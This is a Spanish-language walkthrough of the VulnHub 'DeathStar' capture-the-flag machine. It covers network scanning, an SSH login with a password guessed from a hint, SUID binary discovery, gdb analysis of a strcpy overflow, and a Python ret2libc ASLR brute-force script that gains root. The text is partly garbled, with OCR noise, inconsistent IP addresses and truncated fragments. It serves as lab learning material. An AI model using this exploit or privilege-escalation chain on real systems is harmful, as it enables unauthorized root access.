


# DeathStar CTF : VulnHub : Xavi Izquierdo ASIX2

primer paso:

- `arp-scan -I eth0 --localnet --ignoredups`





```
Archivo Acciones Editar Vista Ayuda
Currently scanning: 192.168.20.0/16 | Screen View: Unique Hosts
0 Captured ARP Req/Rep packets, from 0 hosts. Total size: 0

IP      At MAC Address  Count  Len  MAC Vendor / Hostname
-----
[root@kali]~/home/xaviizq/Escritorio# arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 10.40.2.6
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.40.2.1  52:54:00:12:35:00  QEMU
10.40.2.2  52:54:00:12:35:00  QEMU
10.40.2.3  08:00:27:24:73:19  PCS Systemtechnik GmbH
10.40.2.24 08:00:27:0c:12:09  PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.981 seconds (129.23 hosts/sec). 4 responded
[root@kali]~/home/xaviizq/Escritorio#
```

descubrimos que los puertos estan filtrados por lo tanto usamos wireshark con la ip para ver trafico



y nos sale esta imagen donde nos da un código en formato de número que tendremos en cuenta luego



```

[root@kali]~/home/xaviizq/Escritorio
#nmap -A -p 10110 10.40.2.24
Starting Nmap 7.94SVN ( https://nmap.org ) 24-02-22 13:10 EST
Nmap scan report for 10.40.2.24
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
10110/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 04:77:fb:4d:59:ef:ea:73:b7:f6:30:57:90:0c:78:81 (RSA)
|_ 256 82:dc:9d:9e:a8:a0:ba:36:a9:6f:e4:9d:5e:96:fa:ae (ECDSA)
MAC Address: 08:00:27:0C:12:09 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.41 ms 10.40.2.24

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds
[root@kali]~/home/xaviizq/Escritorio
#

```

ahora entraremos mediante ese puerto a SSH y vemos que nos da una pista de la contraseña, buscando su esposa se llama Lyra y murio el dia 13 si juntamos lyra13 BINGO tenemos la contraseña.

```
ssh erso@10.40.2.24 10110

Devoloped by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.

Glory to the Empire - Project DS-1: Orbital Battle Station

erso@10.40.2.24: password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 4.4.0-146-generic i686)

* Documentation: https://help.ubuntu.com/

System information disabled due to load higher than 2.0

Devoloped by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.

Glory to the Empire - Project DS-1: Orbital Battle Station

Last login: Wed Feb 7 13:04:23 2024 from 10.40.2.6
erso@deathStar1:~$
```

Para explotar más, sigamos adelante con el comando **buscar** para obtener los archivos que pertenezcan a SUID.

con el comando find encontramos superusuario y directorios.

```
Devoloped by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.

Glory to the Empire - Project DS-1: Orbital Battle Station

Last login: Wed Feb 7 13:04:23 2024 from 10.40.2.6
erso@deathStar1:~$ whoami
erso
erso@deathStar1:~$ ls
warning.txt
erso@deathStar1:~$ cat warning.txt

Message from GALEN ERSO:

This is your chance. Destroy the plans of the Galactic Empire. I know that Lord Vader will not like this at all. But, this will be my chance for redemption. I hope you have enough knowledge to help destroy this new weapon.

Explore the system and get 'root access' to read the secret message located at '/root/message.txt'.

Hack or fail!!

erso@deathStar1:~$ ls -lart
total 28
-rw-r--r-- 1 erso erso 220 May 3 2020 .bash_logout
lrwxrwxrwx 1 root root 9 May 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 erso erso 3631 May 3 2020 .bashrc
-rw-r--r-- 1 erso erso 690 May 3 2020 .profile
-rw-r--r-- 1 erso erso 369 May 3 2020 warning.txt
drwxr-xr-x 3 root root 4096 May 3 2020 ..
drwx----- 2 erso erso 4096 May 3 2020 .cache
drwxr-xr-x 3 erso erso 4096 May 3 2020 .
erso@deathStar1:~$ find / -perm /u=s,g=s -type f > cat.txt
```

y descubrimos un directorio oculto /bin/dartVader

```
erso@deathStar1:~$ cat cat.txt
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/screen
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/wall
/usr/bin/traceroute6.iputils
/usr/bin/mail-touchlock
/usr/bin/at
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/newgrp
/usr/bin/mail-lock
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/bsd-write
/usr/bin/mlocate
/usr/bin/mail-unlock
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/dotlockfile
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/utempter/utempter
/usr/sbin/uuid
/usr/sbin/pppd
/bin/su
/bin/ping6
/bin/fusermount
/bin/dartVader
/bin/umount
/bin/mount
```

Comprobando el archivo.

```
erso@deathStar1:~$ ls -lah /bin/dartVader
-rwsr-xr-x 1 root root 7.2K Nov 7 2019 /bin/dartVader
erso@deathStar1:~$ |
```

Mensaje encontrado

```

erso@deathStart:~$ cd /bin
erso@deathStart:/bin$ ls
bash      bzcmp      dbus-cleanp-sockets  egrep      gunzip      lessfile  lsmold      nano      ntfscat      ntfsdump  logfilelib  rm      sleep      true      udevadm  zcat
bzdiff    chgrp      dbus-daemon          dxzexe     lesskey     mkdir     nc          ntfscat      ntfsmove  ps         sed        sync        unzip      zfgrep
bzgrep    chown      dbus-uidgen          egrep      gzip        lesspipe  mknod       nc.openbsd  ntfscluster  open      readlink   sh         tempfile  which     zless
bzexe     chvt       df                   fgconsole  ln           loadkeys  more        netstat     ntfsdump  logfilelib  rm         sleep      true      udevadm  znew
bzgrep    cp         dir                  fgrep      kbd_mode   login     mount       ntdomainname  ntfsfix   ping       rmdir
erso@deathStart:/bin$ file dartVader
dartVader: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=afdd5050e2973bd3d640637028395d87ba695ab9, not stripped
erso@deathStart:/bin$ gdb ./d-bash: PATH: readonly variable
AC
erso@deathStart:/bin$ gdb ./dartVader
The program 'gdb' can be found in the following packages:
* gdb
* gdb-minimal
Ask your administrator to install one of them
erso@deathStart:/bin$

```

De hecho, insinuó que podría haber algo en este archivo, así que procedemos a descargarlo a través de SCP a nuestro sistema local con:

De hecho, insinuó que podría haber algo en este archivo, así que procedemos a descargarlo a través de SCP a nuestro sistema local con:

```
scp -P 10110 -q erso@192.168.44.133:/bin/dartVader /root
```

Después de la descarga seguimos adelante para observar este archivo.

```
[root@kali]~# scp -P 10110 -q erso@10.40.2.24: /root
erso@10.40.2.24' password:
[root@kali]~#
```

```
[~] - [root@kali:~/home/xavitzq]
# apt install gdb
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de configuración... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
base58 debugedit faraday-agent-dispatcher glib2.12-vte-2.91 greenbone-feed-sync gvmdd gvmdd-common libbdt2 libev4 libfswriter0 libgvm22 libhiredis0.14 libmosquitto1 libpaho-mqtt-1.3 librdcl4 librrmuild9
librmisng9 mosquitto notus-scanner nsis nsis-common openssl-scanner ospd-openssl pg-gvm pgcl python-tinycss2-common python3-alembic python3-amqp python3-anysync python3-apisec python3-apispe
```

instalamos el paquete gdb y hacemos `gdb ./dartVader`

ponemos disassemble main para saber que el archivo es de tipo elfo y debe verificarse usando gdb binario



```

[root@kali]~# cd /root/
[root@kali]~# gdb ./dartVader
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./dartVader...
(No debugging symbols found in ./dartVader)
(gdb) disassemble main
Dump of assembler code for function main:
0x0804844d <+0>: push %ebp
0x0804844e <+1>: mov %esp,%ebp
0x08048450 <+3>: and $0xffffffff,%esp
0x08048453 <+6>: sub $0x50,%esp
0x08048456 <+9>: cmpl $0x1,0x8(%ebp)
0x0804845a <+13>: jne 0x8048470 <main+35>
0x0804845c <+15>: movl $0x8048520,0x4(%esp)
0x08048464 <+23>: movl $0x1,(%esp)
0x0804846b <+30>: call 0x8048340 <errx@plt>
0x08048470 <+35>: mov 0xc(%ebp),%eax
0x08048473 <+38>: add $0x4,%eax
0x08048476 <+41>: mov (%eax),%eax
0x08048478 <+43>: mov %eax,0x4(%esp)
0x0804847c <+47>: lea 0x10(%esp),%eax
0x08048480 <+51>: mov %eax,(%esp)
0x08048483 <+54>: call 0x8048310 <strcpy@plt>
0x08048488 <+59>: leave
0x08048489 <+60>: ret
End of assembler dump.
(gdb)

```

Encontré las siguientes observaciones:



Pequeña aplicación que busca un argumento de línea de comando. Si no se proporcionó ninguno, muestra el mensaje; de lo contrario, lo omite.

Luego realizará un strcpy con el argumento de la línea de comando como entrada. Señalando un desbordamiento del búfer. Pero sigamos adelante.

Continuamos instalando la utilidad **scanelf** y comprobando qué puede hacer el archivo.

pero antes instalamos esta herramienta

```
[X]-[root@kali]~# apt install pax-utils
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
base58 debugedit faraday-agent-dispatcher gir1.2-vte-2.91 greenbone-feed-sync gvmd gvmd-common libdlt2 libev4 libfsverity0
librpm9 mosquitto notus-scanner nsis nsis-common openvas-scanner ospd-openvas pg-gvm pgcli python-tinycss2-common
python3-arrow python3-autobahn python3-base58 python3-billiard python3-bleach python3-bottle python3-cbor python3-celery
python3-configobj python3-cvss python3-django python3-email-validator python3-ephem python3-faraday-agent-parameters
python3-flask-celery-helper python3-flask-classful python3-flask-kvsession python3-flask-limiter python3-flask-login python3-flask-migrate
python3-flatbuffers python3-gevent python3-gevent-websocket python3-gnupg python3-gvm python3-html2text python3-hupper
python3-memcache python3-mnemonic python3-nplusone python3-ordered-set python3-paho-mqtt python3-pendulum python3-petl
python3-psycpg python3-py-sneakers python3-pycparser python3-pyotp python3-pyqrcode python3-pyramid python3-pytda
python3-slugify python3-snappy python3-spinners python3-sqlalchemy-schemadisplay python3-sqlparse python3-status python3-toml
python3-uba python3-ubjson python3-unidecode python3-validators python3-venusian python3-vine python3-zope.event rpm zsh-common
python3-pyelftools
Paquetes sugeridos: webmin
paxctl
```

```
[root@kali]~# scanelf -e dartVader | grep ET_EXEC
ET_EXEC RW- R-- RW- dartVader
[root@kali]~#
```

Se encontró una pila no ejecutable.

```
[root@kali]~# dmesg | tail
[ 4768.899104] 18:31:29.510796 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.899498] 18:31:29.511402 dnd No guest source window
[ 4768.901053] 18:31:29.512763 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.901428] 18:31:29.513332 dnd No guest source window
[ 4768.905115] 18:31:29.516765 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.905574] 18:31:29.517478 dnd No guest source window
[ 4768.911299] 18:31:29.522973 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.911723] 18:31:29.523640 dnd No guest source window
[ 4974.530116] dartVader[42814]: segfault at 63413563 ip 0000000063413563 sp 00000000ffde6130 error 14 in libc.so.6[f7c00000+22000] likely on CPU 2 (core 2, socket 0)
[ 4974.530127] Code: Unable to access opcode bytes at 0x63413539.
```

Entonces esto puso las cosas un poco de mal humor. Casi me sentí frustrado por seguir adelante, pero de alguna manera pensé en seguir adelante.

Así que seguí modificando mi SSH para ver si podía encontrar algo.

Comprobando los archivos del sistema del kernel

Entonces me encontré con el término **ASLR**. Con suerte, **Reddit** donde **0x1ceb00da1** proporciona información valiosa sobre ASLR y explotación binaria.

Entonces, primero encontramos el desplazamiento, que es el número de bytes que tenemos que llenar antes de sobrescribir un puntero de instrucción. Muchos scripts sobre metasploit.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
root@kali:~# ./da
daq-2.0.6/ dartVader
root@kali:~# ./dartVader Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
Segmentation fault
root@kali:~# dmesg | tail
[ 866.814455] platform regulatory.0: firmware: direct-loading firmware regulatory.db
[ 866.816316] platform regulatory.0: firmware: direct-loading firmware regulatory.db.p7s
[ 959.133736] perf: interrupt took too long (3985 > 3967), lowering kernel.perf_event_max_sample_rate to 50000
[ 1713.732460] perf: interrupt took too long (5055 > 4981), lowering kernel.perf_event_max_sample_rate to 39500
[ 2627.504778] perf: interrupt took too long (6340 > 6318), lowering kernel.perf_event_max_sample_rate to 31500
[ 3273.778125] perf: interrupt took too long (7926 > 7925), lowering kernel.perf_event_max_sample_rate to 25000
[ 6734.677609] perf: interrupt took too long (9932 > 9907), lowering kernel.perf_event_max_sample_rate to 20000
[10263.053172] perf: interrupt took too long (12425 > 12415), lowering kernel.perf_event_max_sample_rate to 16000
[12185.095849] dartVader[5416]: segfault at 63413563 ip 0000000063413563 sp 00000000ffa0f680 error 14 in libc-2.30.so[f7d67000+1d000]
[12185.095867] Code: Bad RIP value.
```

Lo siguiente es conocer la dirección de memoria de la biblioteca libc. Esto se puede hacer ejecutando ldd para nuestra aplicación. Observamos los cambios de direcciones, pero no son tan diferentes, e incluso en ocasiones se utilizan las mismas direcciones de memoria. Entonces la fuerza bruta es posible. Y también, necesitamos la ubicación de la salida, el sistema y la cadena /bin/sh dentro de la biblioteca libc, simplista Privado y inicio de libc

```

erso@deathStar1:/bin$ cd /proc/sys/kernel/
erso@deathStar1:/proc/sys/kernel$ cat randomize_va_space
2
erso@deathStar1:/proc/sys/kernel$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep system
243: 001b8a0 73 FUNC GLOBAL DEFAULT 12 svcerr_systemerr@@GLIBC_2.0
620: 00040310 56 FUNC GLOBAL DEFAULT 12 __libc_system@@GLIBC_PRIVATE
1443: 00040310 56 FUNC WEAK DEFAULT 12 system@@GLIBC_2.0
erso@deathStar1:/proc/sys/kernel$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
162d4c /bin/sh
erso@deathStar1:/proc/sys/kernel$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep exit
[25] __libc_atexit PROGBITS 001ab254 1aa254 000004 00 WA 0 0 4
03 .tdata.init_array__libc_subfreeres__libc_atexit__libc_thread_subfreeres.data.rel.ro.dynamic.got.got.plt.data.bss
09 .tdata.init_array__libc_subfreeres__libc_atexit__libc_thread_subfreeres.data.rel.ro.dynamic.got
001aceec 00056406 R_386_GLOB_DAT 001ad204 argp_err_exit_status
001acfa4 00082a06 R_386_GLOB_DAT 001ad154 obstack_exit_failure
111: 00033690 58 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@@GLIBC_2.10
139: 00033260 45 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@@GLIBC_2.0
446: 000336d0 268 FUNC GLOBAL DEFAULT 12 __cxa_thread_atexit_impl@@GLIBC_2.18
554: 000b8634 24 FUNC GLOBAL DEFAULT 12 __cxa_at_quick_exit@@GLIBC_2.0
609: 001e780 56 FUNC GLOBAL DEFAULT 12 svc_exit@@GLIBC_2.0
645: 00033660 45 FUNC GLOBAL DEFAULT 12 quick_exit@@GLIBC_2.10
868: 00033490 84 FUNC GLOBAL DEFAULT 12 __cxa_atexit@@GLIBC_2.1.3
1037: 00128ce0 60 FUNC GLOBAL DEFAULT 12 __cxa_atexit@@GLIBC_2.0
1380: 001ad204 4 OBJECT GLOBAL DEFAULT 31 argp_err_exit_status@@GLIBC_2.1
1492: 000fb610 62 FUNC GLOBAL DEFAULT 12 pthread_exit@@GLIBC_2.0
2090: 001ad154 4 OBJECT GLOBAL DEFAULT 31 obstack_exit_failure@@GLIBC_2.0
2243: 00033290 77 FUNC WEAK DEFAULT 12 on_exit@@GLIBC_2.0
2386: 000fc180 2 FUNC GLOBAL DEFAULT 12 __cyg_profile_func_exit@@GLIBC_2.2
erso@deathStar1:/proc/sys/kernel$

```

## Valores de compensación

```

[~]
#dmesg | tail
[ 4768.899104] 18:31:29.510796 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.899498] 18:31:29.511402 dnd No guest source window
[ 4768.901053] 18:31:29.512763 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.901428] 18:31:29.513332 dnd No guest source window
[ 4768.905115] 18:31:29.516765 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.905574] 18:31:29.517478 dnd No guest source window
[ 4768.911299] 18:31:29.522973 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
[ 4768.911723] 18:31:29.523640 dnd No guest source window
[ 4974.530116] dartVader[42814]: segfault at 63413563 ip 00000000063413563 sp 00000000ffde6130 error 14 in libc.so.6[f7c00000+22000] likely on CPU 2 (core 2, socket 0)
[ 4974.530127] Code: Unable to access opcode bytes at 0x63413539.
[~]
#usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x0000000063413563 -l 100
[*] Exact match at offset 76
[~]
#

```

## Desplazamiento de cola y coincidencia

Luego sigo adelante con el script que obtuve en reddit. ("Exploit para ASLR de fuerza bruta")

```
GNU nano 7.2 scriptdeathstar.py
from subprocess import call
from struct import pack
junk = "A"*76
libc = 0XB75C1000
system = pack("I",libc+0x40310)
exit = pack("I",libc+0x33260)
sh = pack("I",libc+0x162d4c)
payload = junk + system + exit + sh
for i in range(512):
    print i
    ret=call(["/bin/dartVader",payload])
    if (not ret):
        print "*****"
        break
    else:
        print "Exploit failed!"
    payload = junk + system + exit + sh
```

Entonces copio esto a través de SCP a la máquina.

```
[root@kali]~/home/xaviizq/Escritorio
#scp -P 10110 scriptdeathstar.py erso@10.40.2.24:
payload = junk + system + exit + sh
syntaxError: invalid syntax
Developed by Galen Walton Erso
System's user: erso
Pass Hint: My wife's first name plus the year (BBY) she died.
Glory to the Empire - Project DS-1: Orbital Battle Station
Exploit failed!
erso@10.40.2.24' password:
scriptdeathstar.py 100% 364 744.0KB/s 00:00
```

ahora vamos a /tmp en erso y ejecutamos el script con python y el nombre del script

```

erso@deathStar1:/tmp$ python scriptdeathstar.py
0
Exploit failed !
1
Exploit failed !
2
Exploit failed !
3
Exploit failed !
4
Exploit failed !
5
Exploit failed !
6
Exploit failed !
7
Exploit failed !
8
Exploit failed !
9
Exploit failed !
10
Exploit failed !
11
Exploit failed !
12
Exploit failed !
13
Exploit failed !
14
Exploit failed !
15
Exploit failed !
16
Exploit failed !
17
Exploit failed !
18
Exploit failed !
19
Exploit failed !
20

```

Developed by Galen Walton Erso  
System's user: erso  
Pass Hint: My wife's first name plus the  
Glory to the Empire - Project DS-1: Orbital Battle Station

erso@10.40.2.24: password:  
scriptdeathstar.py  
[root@kali ~]# nano scriptdeathstar.py  
[root@kali ~]# nano scriptdeathstar.py  
[root@kali ~]# scp -P 10110 scriptdeathstar.py

BINGO con whoami seremos root

```
dartVader: :3215902720: 💩!: Assertion ` ' failed.  
Exploit failed !  
21  
Exploit failed !  
22  
Exploit failed !  
23  
Exploit failed !  
24  
Exploit failed !  
25  
Exploit failed !  
26  
# whoami  
root  
#|
```

vamos a /root y tenemos mensaaje con un cat BINGO tenemos la flag.



```
# whoami
root
# cd /root
# ls
message.txt
# cat message.txt
Art by Shanaka Dias
```

```

      .==.
    ()"()-
  .---.  ;--;/
  '._:_"._:'.
  |__--==|'-""\';
  [ ] :[] |---\
  | | l=[] .'.
  //___| :'.
  |-/._.' |: :
snd /___\/_\ '-'_----'

```

-----

**Congratulations!!**  
 You helped me destroy the empire's weapon.

-----

If you had fun, love to get your feedback.  
 Send me a tweet @mrhenrike ;)

Until the next VM and "May the force be with you".  
 #|

The con

The server a

- The site c
  - If you are
  - If your co
- web.

YA ESTARIA LA MAQUINA ACABADA.